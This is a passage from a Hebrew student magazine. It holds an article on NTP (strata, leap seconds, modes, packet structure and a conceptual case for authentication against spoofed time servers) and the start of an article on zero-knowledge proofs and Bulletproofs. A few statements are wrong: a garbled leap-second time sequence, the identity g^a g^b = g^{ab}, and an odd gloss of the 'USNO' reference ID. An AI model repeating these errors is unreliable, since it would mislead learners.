שרת אשר מסונכרן כנגד שרת אחר בעל סטרטום n יהיה מדרגה סטרטום n+1. כלומר המספר המצורף לשרת מייצג את מרחקו משעוני ההתייחסות ונועד למנוע התייחסות מעגלית, כלומר כאשר שעון B מסתנכרן בעזרת שעון A שמסתנכרן בעזרת שעון C שמסתנכרן בעזרת שעון B ואז נוצר מעגל ביניהם כלומר שעונים אלה יהיו מנותקים מהרשת העולמית ולא יהיו מסונכרנים לפי הזמן המקובל בעולם. כדי למנוע מקרה כזה, שרת מסתנכרן רק עם סטרטום נמוך ממנו ומעדכן את הסטרטום שלו להיות גבוהה ב-1 מזה אליו הוא מסוכרן. מחשבים בעלי סטרטום 0 (נקראים גם "שעוני ייחוס") הם החשובים ביותר מכיוון שהזמן ברשת נתמך על גבם, לכן מחשבים כאלה הם השרתים עם השעונים המדויקים ביותר כגון: שעונים אטומיים, שעוני לווין או שעוני רדיו אחרים, או שעונים מסונכרנים בעזרת פרוטוקול PTP (פרוטוקול סנכרון אחר מדויק יותר).



[שרטוט של מבנה הסטרטום מתוך Baptiste Dauphin's doc]

בנוסף לכך ששיטה זו מונעת מעגלים, היא גם מאפשרת שרשת כיוון ליניארית אלה עץ. דבר זה משפר מאוד את היעילות והעמידות של הרשת שכן אם מחשב אחד נופל זה לא מפיל את כל רשת ה-NTP וגם הפצה של הזמן היא מאוד מהירה.

זינוק שניה

כשלומדים על פרוטוקול הסנכרון זמן, צריך לשאול את עצמנו: איך מודדים זמן?

שעה מוגדרת כחלקי 24 של יממה, דקה מוגדרת כחלקי 60 של שעה ושניה מוגדרת כחלקי 60 של דקה. אלו ההגדרות התיאוריות של יחידות הזמן. בחיים האמתיים, בזמן שאנחנו מודדים שניה כפרק זמן קבוע, אורך יממה הוא דבר שמשתנה בעקבות תופעות אסטרונומיות חיצוניות או געשיות פנימיות. דבר זה גרם להמצאה של זינוק שניה. שעונים תמיד סופרים את הזמן כמו בהגדרות התאורטית עד שאסטרונומים מבינים שכל השעונים מקדימים בשניה ואז צריך שכל השעונים יוסיפו שנייה ליממה. דבר זה נעשה בכך שהשעון מציג:

23:59:58

23:58:59

23:59:60

00:00:00

אחד מהתפקידים של NTP הוא להפיץ את הידע על זינוק שניה.

לכל שעון ייחוס יש קובץ המציין באיזה ימים יש זינוק שנייה או שהשעון עליו הוא מחובר מודיע שיש זינוק שנייה באותו היום. מחשב המקבל הודעה של זינוק שנייה מעדכן את מערכת ההפעלה שלו ומעביר אותה לכל המחשבים שהוא "מכיר" בסטרטום שמתחתיו. כך, באמצעות NTP, רשתות ענקיות של מחשבים יכולות להתעדכן על זינוק שנייה במהירות לוגריתמי.

מצבי הפרוטוקול


מכשירים שמשתמשים ב-NTP יכולים ליישם סנכרון שעונים ב-4 מצבים שונים:

1. מצב לקוח/שרת
2. מצב עמיתים (peers)
3. מצב תשדיר (broadcast)
4. מצב רב-נתיב (multicast)

מצב לקוח/שרת: מצב זה הוא המצב המרכזי שדרכו לקוחות מסנכרנים את הזמן עם שרתים.

לקוח שולח הודעת סנכרון שעונים לשרתים כאשר שדה המצב מאותחל ל-3 (מצב לקוח), השרת שמקבל את ההודעה אוטומטית עובד במצב שרת ושולח תגובה עם שדה מצב עם הערך 4 (מצב שרת). כאשר הלקוח מקבל את התגובות מהשרתים הוא מפעיל את תהליך הסינון ובחירה שראינו ומסונכרן את שעונו עם השרת האופטימלי.

במצב זה לקוח יכול להסתנכרן עם שרת אבל לא להיפך. כפי שניתן לראות בתרשים הבא:




[מקור: https://techhub.hpe.com/eginfolib/networking/docs/switches/5120si/cg/5998-8503_nmm_cg/content/436051971.htm]

מצב עמיתים: הרעיון מאחורי מצב עמיתים הוא שעמית פעיל ועמית סביל יכולים להסתנכרן אחד עם השני, אם יש הבדל ב-stratums העמית עם ה-stratum הגבוה יותר יסתנכרן עם זה עם ה-stratum הנמוך יותר.

השימוש העיקרי של מצב עמיתים הוא לסנכרן בין מכשירים בעלי אותו stratum כגיבוי אחד לשני כאשר השרתים היותר מדויקים לא מתפקדים. אם מכשיר אחד נכלא למצב בו הוא לא יכול לתקשר עם מכשירים בעלי stratum נמוך יותר, הוא עדיין יכול להסתנכרן עם שרת מסונכרן בעל stratum שווה.

כיצד מצב זה עובד? המכשיר שפועל במצב עמיתים פעיל שולח הודעת סנכרון שעונים באינטרוולים עם שדה מצב 1 (עמית פעיל); המכשיר שמקבל את ההודעות אוטומטית מתחיל לעבוד במצב עמיתים סביל ושולח תגובה עם שדה מצב 2 (עמית סביל). בכך, הצד הפעיל מסונכרן מהסביל אלא אם כן הפעיל הוא עם סטרטום נמוך יותר ואז הסביל מסתנכרן לפיו. כפי שניתן לראות בתרשים:




[מקור: https://techhub.hpe.com/eginfolib/networking/docs/switches/5120si/cg/5998-8503_nmm_cg/content/436051971.htm]

מצב תשדיר: לקוח תשדיר יכול להסתנכרן לשרת תשדיר אבל לא להיפך.


המטרה של מצב תשדיר היא עבור קונפיגורציות בהן יש מעט שרתים והרבה לקוחות ואז כל הלקוחות צריכים להסתנכרן למעט השרתים. סנכרון לפי מצב תשדיר הוא פחות מדויק בגלל שלקוח מסתנכרן למעט שרתים ולכן תהליך הסינכרון פחות טוב.

כיצד מצב זה עובד? שרת שולח הודעות סנכרון שעונים לכתובת 255.255.255.255 באינטרוולים עם שדה מצב 5, לקוחות מקשיבים להודעות תשדיר שמגיעות וברגע שהם מקבלים הודעה הם מסתנכרנים לפי מצב לקוח/שרת לשרת ששלח את ההודעה וחוזרים להקשיב להודעות תשדיר והשרת חוזר למצב תשדיר. כפי שניתן לראות בתרשים:



[מקור: https://techhub.hpe.com/eginfolib/networking/docs/switches/5120si/cg/5998-8503_nmm_cg/content/436051971.htm]

מצב רב-נתיב: דומה מאוד למצב תשדיר, ההבדל היחיד הוא שמצב רב-נתיב יכול לסנכרן עבור subnets שונים משלו לעומת תשדיר שיכול לסנכרן רק מכשירים ב-subnet שלו. השרת שולח הודעות לכתובת הרב-נתיב שלו או לכתובת ברירת המחדל שהיא 224.0.1.1 עם שדה מצב 5 ומשם התהליך זהה לתהליך במצב התשדיר. כפי שניתן לראות בתרשים:



[מקור: https://techhub.hpe.com/eginfolib/networking/docs/switches/5120si/cg/5998-8503_nmm_cg/content/436051971.htm]

מבנה החבילה

אחרי ההבנה של כל חלקי הפרוטוקול, אפשר לקרוא את מבנה ה-packet של הפרוטוקול. חבילת NTP בנויה ממספר שורות של 32-ביט, מבנה החבילה הוא:

LI	VN	Mode	Strat	Poll	Prec
Root delay					
Root dispersion					
Reference ID					
Reference timestamp (64)					
Origin timestamp (64)					
Receive timestamp (64)					
Transmit timestamp (64)					
Extension field (optional)					
Extension field (optional)					
Key identifier					
Message digest (128)					

[לקוח מתוך what-when-how.com]

חלק גדול מהשדות בחבילה אינן רלוונטיות להבנת הפרוטוקול ולכן לא יהי הסבר מעמיק עליהם. להלן הסבר מעט שטחי יותר על כל שדה בחבילה:

1. LI - דגל שמציין האם יש זינוק שנייה.
2. VN - גרסת הפרוטוקול.
3. Mode - מצב הפרוטוקול.
4. Strat - סטרטום (דרגת) השולח.
5. Poll - החזקה של 2 הקרובה ביותר למרחק הזמן המקסימלי בין חבילות רצופות. כלומר כל כמה זמן הלקוח רוצה לקבל פקטות, ככל שהשעון של הלקוח מדויק יותר כך יצטרך פחות בדיקות והערך יהיה גדול יותר.
6. Prec - החזקה של 2 הקרובה ביותר לדיוק השעון של השולח. ניתן להשיג את דיוק השעון באמצעות system call לקרנל (clock_getres בלינוקס). (יכול להיות שלילי)
7. Root Delay - הזמן שלוקח לחבילה מסע הלוך-חזור בין השרת ללקוח ללא זמן העיבוד ע"י השרת בשניות. ככל שהמספר גדול יותר החיבור בין המחשבים איטי יותר. (מספר עשרוני)
8. Root dispersion - הטעות המקסימלית שיכולה להיות בשעון המקור לעומת שעוני ההתייחסות.

9. Refrence ID - קוד ASCII של ארבע תווים המייצגים את השעון שעליו שעון ההתייחסות מכוון. לדוגמא, אם השעון התייחסות מכוון לפי שעון ה-GPS אז הקוד יהיה GPS ואם הוא מכוון לפי שעון הטלפון של חייל הים האמריקאי, הקוד יהיה USNO. הקוד הזה נשלח אך ורק אם החבילה נשלחת משעון ההתייחסות. אם לא אז הקוד יהיה כתובת ה-IP בחילוק ל-4 האוקטטות.
10. כל ה-Timestamp-ים הם השדות אשר ממלאים כאשר רץ האלגוריתם המוסבר בחלק 1.
11. Key identifier - מפתח המשמש לאבטחת הפרוטוקול. יוסבר בפרק זמן ואבטחה.

צילום ה-packet של NTP ב-Wireshark:

```
90 bytes captured (720 bits) on interface \Device\NPF_{3308248F-9B90-4C73-A849-CD27932AE803}, id 0
Ethernet II, Src: Sagemcom_6d:6e:b7 (b0:bb:e5:6d:6e:b7), Dst: IntelCor_7d:4d:21 (04:d3:b0:7d:4d:21)
Internet Protocol Version 4, Src: 20.101.57.9, Dst: 10.0.0.19
User Datagram Protocol, Src Port: 123, Dst Port: 123
Network Time Protocol (NTP Version 3, server)
Flags: 0x1c, Leap Indicator: no warning, Version number: NTP Version 3, Mode: server <
[Request In: 485]
[Delta Time: 0.084072000 seconds]
Peer Clock Stratum: secondary reference (3)
Peer Polling Interval: 17 (131072 seconds)
Peer Clock Precision: 0.000000 seconds
Root Delay: 0.001831 seconds
Root Dispersion: 0.031387 seconds
Reference ID: 25.66.230.0
Reference Timestamp: Jun 17, 2023 13:26:21.774614599 UTC
Origin Timestamp: Jun 17, 2023 13:32:53.057831499 UTC
Receive Timestamp: Jun 17, 2023 13:32:52.821612699 UTC
Transmit Timestamp: Jun 17, 2023 13:32:52.821615399 UTC
```

זמן ואבטחה

כפי שהוסבר בהיסטוריית הפרוטוקול, כבר בגרסה השנייה של הפרוטוקול, נוסף - מנגנון אבטחה. למה? איך המנגנון הזה עובד? בפרק הזה נענה על כל השאלות האלו.

כדי להבין למה צריך לאבטח את הפרוטוקול, נדמיין עולם בו הפרוטוקול הוא בלי אבטחה, כמו בגרסה הראשונה של NTP. נניח ויש לנו בעולם הזה דלת בניין נעולה עם קוד ששומרת את הפרחחים מחוץ ללובי. כמו רוב הדלתות בניין עם קוד, הדלת הזו תמיד נעולה עד שמקלידים בה את הקוד ואז, למשך 3 שניות, הדלת פתוחה ואז היא ננעלת שוב. הדלת שומרת על זמן מדויק באמצעות תחזוק שעון שהיא מכוונת באמצעות NTP. נניח שאחד הפרחחים למד מחשבים בפקולטה ורוצה לפרוץ את הדלת.

איך יעשה זאת? מכיוון שה-NTP לא מאובטח, הוא יכול להריץ שרת שיתחזה לשרת NTP עם סטרטום גבוהה ב-1 משל הדלת ולאחר שאדם פותח אותה, הוא שומר על השעון באותו שנייה ועכשיו הוא יכול לעשות בלאגן...

דוגמה זו אומנם נראית סתמית ולא ממש רלוונטית לעולם הסייבר אך המון מערכות אבטחה עובדות כמו דלתות בניין עם קוד. לדוגמה, מספר פקודות בלינוקס צריכות הרשאות של משתמשים מיוחדים כמו משתמש-על או משתמש שורש. כדי להריץ פקודות מסוג זה מוסיפים אותה כארגומנט לפקודה "sudo" ואז, לפני שהפקודה רצה, הטרמינל מבקש להכניס את סיסמת המשתמש שבעל הרשאה לביצוע הפקודה.

פעמים רבות נרצה להריץ כמה פקודות מסוג זה אחד אחרי השניה אך זה מאוד לא נעים להכניס כל פעם מחדש את הסיסמה. לכן, פעם אחת של הכנסת סיסמה היא כמו פתיחה של דלת שדרכה יכולות לעבור כל פקודה למשך 5-15 דקות תלויי הפצה (וניתן לשנות את הזמן הזה). כמו בדוגמה הקודמת, אם הפרוטוקול לא היה מאובטח, היה אפשרי להכניס דרך ה"דלת" הזו כל פקודה זדונית שרוצים ללא סיסמה. בנוסף לכך, כפי שצוין בפרק על השימושים הנפוצים, גם פרוטוקולי אימות כמו Kerberos.

צריכים זמן מדויק כדי למנוע התקפת "שליחה מחדש" ואם האקר מסוגל להתעסק עם השעונים של המחשבים, הוא יוכל פשוט לעבור בדילוג את המחסום הזה ולבצע התקפה מסוג זה כאוות נפשו.

אחרי שהבנו למה כל כך חשוב שהפרוטוקול הזה יהיה מאובטח, נשאל: איך הוא שומר את עצמו בטוח? כדי להבין את זה, צריך קודם כל להבין איך מאבטחים דברים ברשת באופן כללי.

בפשטות, יש שתי שיטות עיקריות לאבטחה, מפתח סימטרי ואסימטרי. בשתי השיטות האלו האבטחה עובדת בכך שלמחשב השולח יש מספר מאוד גדול וסודי k_l שנקרה ה"מפתח הנועל" ולמקבל יש גם מספר מאוד גדול (אך לא בהכרח סודי) k_o שנקרה ה"מפתח הפותח". המפתחות קשורים אחד לשני בכך שקיימת פונקציות $P_{lock}(m,k), P_{check}(m,c,k)$ כך שלכל 2 הודעות m_1, m_2, מתקיים:

$$P_{check}(m_2, P_{lock}(m_1, k_l), k_o) \Leftrightarrow m_1 = m_2$$

אך כאשר תוצאות הפונקציות וההודעות ידועות, אי-אפשר בזמן סביר למצוא את המפתח.

במילים אחרות, המפתח הנועל הופך הודעה למספר רנדומלי שבעזרת המפתח הפותח ניתן לוודא שהוא באמת נוצר מההודעה וע"י המפתח הנועל. כאשר המחשב רוצה לשלוח הודעה m שהיא בוודאות שלו, הוא מוסיף לה את $c = P_{lock}(m, k_l)$ ואז המחשב המקבל יוכל לבדוק את אמינות ההודעה ע"י $P_{check}(m, c, k_o)$. אם המפתח הנועל מתפרסם, כל אחד יוכל לנעול כל הודעה ואי-אפשר יותר לשלוח הודעות אמינות. בפרט, ב-NTP ה-c שצוינה תצורף בשדה ב-packet שנקרה key digest.

בעבר, היו רק פונקציות שעובדות רק אם תמיד המפתח הנועל והפותח הם אותו הדבר (כלומר המפתחות סימטריים) ואז המחשבים היו צריכים שיהיה להם מספר משותף רנדומלי שלא ידוע לאף מחשב אחר. יש מספר דרכים ליצור מצב כזה אך לא נפרט עליהם. לכן, מכיוון ש-NTP הוא פרוטוקול מאוד ישן, אחד מהדרכים לאבטח אותו הוא באמצעות מפתח סימטרי שנקבע מראש עם שרת ה-NTP באמצעות פרוטוקול שנקרה NTS.

כעבור מספר שנים, מתמטיקאים הצליחו למצוא פונקציות שבהן ניתן שהמפתחות יהיו שונים ושלא יהיה אפשר בזמן סביר למצוא את המפתח הנועל מתוך הפותח ומכך נוצרה שיטת האבטחה שהיום שולטת באינטרנט: מפתח ציבורי - מפתח פרטי. בשיטה זו, המפותח הפותח הוא ציבורי וידוע לכולם בזמן שהפרטי ידוע רק למחשב השולח. שיטה זו טובה יותר מכיוון שאין צורך בהחלפת מפתחות התחלתית מסובכת ומסוכנת, אפשר פשוט לשלוח הודעות באופן חופשי לכל מחשב והוא יידע בוודאות מי שלח את ההודעה. לכן, כפי שצוין בפרק ההיסטוריה, שיטה זו גם נוספה לאבטחת הפרוטוקול.

סיכום

במאמר זה ראינו את ההיסטוריה של אחד מפרוטוקולי האינטרנט המבוגרים ביותר, מחיתוליו בשנים המוקדמות של האינטרנט על למצבו הנוכחי. כמו כן, ראינו בפירוט כיצד ניתן באופן מפוזר וללא אף נקודת כשל יחידה לעשות את ה(לכאורה)בלתי אפשרי: לשמור על כל השעונים באינטרנט מכוונים. ראינו כי NTP הינו פרוטוקול חיוני המאפשר לסנכרן את שעוני המחשבים ברשת לשעונים של שרתים בעלי זמן מדויק יותר. לבסוף ראינו כיצד ניתן להשתמש במנגנון הישן אך חשוב הזה בשביל מעשי זדון.

כמו כן, אופן פעולת פרוטוקול הינו על-ידי שליחות הודעות בין שרת ולקוח אשר מכילים מידע אודות השעות. על ידי כך ניתן לסנכרן שעונים תוך התייחסות להפרשים בניהם. אם היה דבר אחד שהיינו רוצים שכל קורא ייקח מהמאמר, הדבר הזה הוא: שכל דבר, לא משנה כמה נאיבי משעמם ו/או טריוויאלי הוא נראה, ניתן לניצול זדוני.

על המחברים

אלעד קמינסקי, בן 16 מזיכרון יעקוב ומשתתף בתכנית אודיסאה, מרכז מדעני העתיד, באוניברסיטת תל אביב לנוער. במסגרת תכנית אודיסאה, שבה אנחנו לומדים במסלול סייבר בשנה ג'.

יואב בם, בן 17 מראשון לציון, תלמיד בתכנית אודיסאה במרכז מדעני העתיד, באוניברסיטת תל אביב לנוער - שנה ג'.

באחד מהשיעורים שלנו באודיסאה איחרנו בעת החזרה מההפסקה. על כן, קיבלנו מטלה לכתיבת המאמר על NTP. אנו רוצים להודות ל**ד"ר שלומי בוטנרו** על הנחייתו לכתיבת המאמר ולאחיו של אלעד על העזרה בבחירת הנושא.

ביבליוגרפיה

- https://www.engineersgarage.com/how-clock-in-computer-works/
- https://en.wikipedia.org/wiki/Network_Time_Protocol
- https://www.cisco.com/c/en/us/support/docs/availability/high-availability/19643-ntpm.html#anc13
- https://www.eecis.udel.edu/~mills/exec.html
- https://www.globalknowledge.com/ca-en/resources/resource-library/articles/a-guide-to-network-time-protocol-ntp/
- https://www.techtarget.com/searchnetworking/definition/Network-Time-Protocol
- http://what-when-how.com/computer-network-time-synchronization/ntp-packet-header-ntp-reference-implementation-computer-network-time-synchronization/
- https://ieeexplore.ieee.org/document/9043039
- http://www.scientific-devices.com.au/pdfs/WeTransfer-NZvJB6Cw/Time%20&%20Frequency/Importance%20of%20Network%20Time%20Synchronization.pdf
- https://www.ntp.org/ntpfaq/NTP-s-def-hist/
- https://www.ntp.org/reflib/memos/hist.txt
- https://www.rfc-editor.org/rfc/rfc5905.txt
- https://www.baeldung.com/linux/sudo-extend-session-time

על Bulletproofs, הוכחה באפס ידיעה ושאר ירקות

מאת אופק שוחט

הקדמה

קריפטוגרפיה היא נושא רחב בו, בין השאר, חוקרים כיצד ניתן להעביר מידע ממקום למקום בדרך "מאובטחת". השיטות אשר פותחו עם השנים התחילו משיטות פשוטות כמו צופן שחלוף ("צופן קיסר"), וכעת השיטות המפותחות הן חזית המחקר העכשווית. העברת מידע היא חשובה, והיא בסיסו של האינטרנט כיום. כחלק מהעברת המידע באופן מאובטח, לעיתים עלינו להוכיח כי בידינו מידע כלשהו או שטענה מסוימת היא נכונה, אך מבלי שנרצה להציג את המידע שברשותנו. זה נשמע מעט פרדוקסלי - וזהו אחד הדברים שהכניסו אותי לתחום הקריפטוגרפיה בפרט ולעולם המתמטיקה בכלל.

הוכחות כאלה מכונות "Zero Knowledge Proofs", או בעברית צחה: "הוכחות באפס ידיעה", והן הרבה יותר שימושיות ממה שחשבתם - כנראה. בשיטות האלה ניתן לבצע דברים מגניבים מאוד: לדוגמא, ניתן לבצע חישוב מבוזר בקבוצה בלי הצורך לסמוך על שאר המשתתפים בחישוב, או לפחות על רובם (תחום המכונה MPC - "חישוב מרובה משתתפים"), לדוגמא לטובת הצבעות אלקטרוניות. דוגמא נוספת היא היכולת לחתום דיגיטלית על הודעה, כך שנדע אם היא שונתה בדרך; וגם, הדבר שחיכיתם לו... Range Proofs - להוכיח שערך קיים בתוך טווח ערכים מסוים. על השימושים האחרים של Bulletproofs לא אדבר פה.

מטרתי במאמר זה היא לתת לכם את הבסיס הנדרש להבנת המאמר "Bulletproofs: Short Proofs for Confidential Transactions and More" - מאמר ידוע מאוד בתחום ה-Zero Knowledge Proofs ובעל השפעה בהיסטוריה של התחום (אחד מכותבי המאמר הוא דן בונה, ישראלי, ופרופסור באוניברסיטת סטנפורד וזוכה פרס גדל). את ההסברים אתחיל מהבסיס, כך שאין דרישות לידע מוקדם בקריפטוגרפיה. אני אנסה לגרום לכם לחשוב ואולי להמציא מחדש כמה דברים, ובכלל ללמוד על ה-'שדה' הזה ☺. אני מבטיח שיהיה - לפחות קצת - מעניין.

הענף עצמו והשם הנלווה לו פותח ופורסם ב-1985 על ידי Goldwasser, Micali ו-Rackoff, במאמר "The knowledge complexity of interactive proof-systems"[1] (אחת מכותבות המאמר היא שפי גולדווסר, חוקרת ישראלית-אמריקאית המתגוררת בישראל, ובין השאר, היא פרופסור למתמטיקה במכון וייצמן), שם

[1] https://dl.acm.org/doi/pdf/10.1145/22145.22178

הם הגדירו פורמלית את הפרימיטיב "הוכחה באפס ידיעה", עם מכונות טיורינג "אינטראקטיביות" (ממליץ לקרוא אם מעניין אתכם), אבל ההגדרות המודרניות הרבה יותר קלות להבנה.

הוכחות באפס ידיעה מוסיפות שכבה נוספת על הדרישות שראינו עד כה: אסור שה-"'אויב" יבין משהו על העד. אפשר להגדיר את ההוכחות האלה עם שלושה תנאים:[2]

1. שלמות (**completeness**): אם מוכיח הגון נתן למאמת הגון הוכחה - המאמת ישוכנע שהטענה נכונה;
2. תקפות (**soundness**): אם מוכיח לא-הגון נתן למאמת הגון הוכחה - המאמת לא ישוכנע שהטענה נכונה; וגם
3. אפס-ידיעה (**zero-knowledgeness**): אם מוכיח נתן למאמת הוכחה, המאמת לא ילמד שום דבר על העד.

התנאים הללו הגיוניים והכרחיים, ואולי אפילו טבעיים, אבל פורמליזם הוא חשוב. משם, בעצם, פרץ ענף ה-zero knowledge.

"A proof is whatever convinces me." - Shimon Even (1935-2004)[3]

קצת רקע

הרקע המתמטי יהיה קצר ככל שניתן:

שדות הם ממש כמו המספרים הממשיים שאנחנו מתעסקים איתם ביום-יום, המספרים המרוכבים, הרציונליים ועוד. או, יותר נכון, אלו הם דוגמאות לשדות. הפעולות עליהם, כפל וחיבור, מקיימות כמה אקסיומות והם נוחים לעבודה. הפעולות קיבוציות וחילופיות, ומשם התכונות הנחמדות של המבנים הללו. לכל איבר בקבוצה המגדירה את השדה, קיים איבר המקיים: $a \otimes (a^{-1}) = 1$, כאשר $a\,! = 0$ וגם $a \oplus -a = 0$, כאשר 0,1 מוגדרים להיות האיברים הניטרליים[4] של הקבוצה. כאשר 'מכפילים' ($\otimes$) ב-1 נקבל את אותו האיבר, וכש'נחבר' ($\oplus$) עם 0 נקבל אותו האיבר.

חבורות הן כמו שדות מוגבלים: עליהם מוגדרות רק פעולה בינארית אחת. לרוב בקריפטוגרפיה נשתמש בחבורות ציקליות[5], כך שקיים איבר g, שעם מכפלות חוזרות אפשר לייצר את כל החבורה. נקרא לכל g העונה להגדרה "מחולל". תזכורת חשובה: $g^a g^b = g^{ab}$. שימו לב שכל פעולה באברי חבורה גוררת

---

[2] אפשר להגדיר את תנאים 1 ו-2 עם: ... בהסתברות זניחה\מכריעה. לפעמים מוסיפים עוד תנאי של יעילות, כך שאימות והוכחה אמורים להיות בזמן פולינומי.

[3] https://www.wisdom.weizmann.ac.il/~oded/VO/foc.pdf

[4] איבר נייטרלי הוא איבר בקבוצה שכאשר מבוצעת עליו פעולה בינארית עם איבר אחר, היא איננה משנה את האיבר האחר

[5] גם שדות סופיים הם ציקליים ובהם משתמשים בשביל להגדיר הרבה דברים אחרים, כמו הנקודות על עקומים אליפטיים, נקודות על סריגים ודברים אחרים. פשוט קל להשתמש בהם.

פעולות נוספות כמו מודולו, אבל אלו לא חשובות בשביל הבנת הנושא, רק הבעיה הגוררת את סיבוכיות הפתרון (שזה חשוב, ללא ספק ☺).

המכפלה הפנימית (inner product) שדיברתי עליה קודם מוגדרת כך[6]: בהינתן שני וקטורים a,b עם n איברים:

$$\langle a,b \rangle = \sum_{i=1}^{n} a_i \cdot b_i, b = (b_1, b_2, \dots, b_n), a = (a_1, a_2, \dots, a_n)$$

אסמן מפתחות ציבוריים באות גדולה, פרטיים באות קטנה. במאמר משתמשים בנוטציה שהוצגה על ידי Camenisch ו-Stadler:

$\{(w) : \mathcal{L}(w,x)\}$ מייצגת את המטרה של ההוכחה. ההוכחה צריכה להיות בשפה $\mathcal{L}$ עם העד w וההצהרה x. ההצהרה היא מידע שידוע גם למוכיח וגם למאמת; העד הוא מידע (לרוב סודי), שרק המאמת יודע. למשל הוכחה שמנסה לשכנע את המאמת בכך שאיזשהו x (העד) כפול G שווה ל-Y (בתוך ההצהרה) תיוצג כך: $\{(x) : Y = xG\}$ (זו הנוטציה ל-discrete logarithm problem בעקומים אליפטיים). לרוב משתמשים בבעיות בתוך NP, כך שלפעמים קוראים לשפה "NP-relation".

בעיית הלוגריתם הדיסקרטי/בדיד: נניח שקיימים מבנים מתמטיים בהם קשה מאוד למצוא את x מהערך g^x, ונניח שהמבנה בו אנחנו משתמשים הוא כזה בהמשך המאמר. זו ההנחה הבסיסית במאמר והיא סטנדרטית להרבה מהקריפטוגרפיה כיום[7]. אני אשתמש בסימון של המספרים הטבעיים (לנו) בשביל לייצג את בעיית הלוגריתם הבדיד ($g^a = b$), אבל תמיד אפשר לייצג אותה גם כ-$aG = b$, למשל בשביל עקומים אליפטיים.

[6] זו ההגדרה שמשתמשים בה במאמר, אבל מכפלה פנימית היא מושג יותר כללי, שלרוב מדבר על פונקציה מהצורה V×V→F המקיימת כמה אקסיומות.
[7] עכשיו מנסים להחליף אותה עם בעיות אחרות מגניבות לא פחות! ראו: הספר הזה.

Bulletproofs

Bulletproofs[8] היא שיטה קריפטוגרפית (ממש מגניבה) שמאפשרת לעשות מספר דברים. בין השאר, הוכחות טווח ומעגלים אריתמטיים (אל חשש, עדיין לא צריך לדעת כלום ☺).

היא אינה מצריכה הכנה מוקדמת כמו חלק מה-ZK-SNARKS[9], כך שהיא מאוד אטרקטיבית, ובנוסף לזאת היא גם לוגריתמית במקום. אז למה בעצם צריך אותה?

מה זו התחייבות? התחייבות זו פונקציה שהתוצאה שלה מחייבת את המתחייב לערך מסויים (**binding**) ומסתירה אותו (**hiding**).

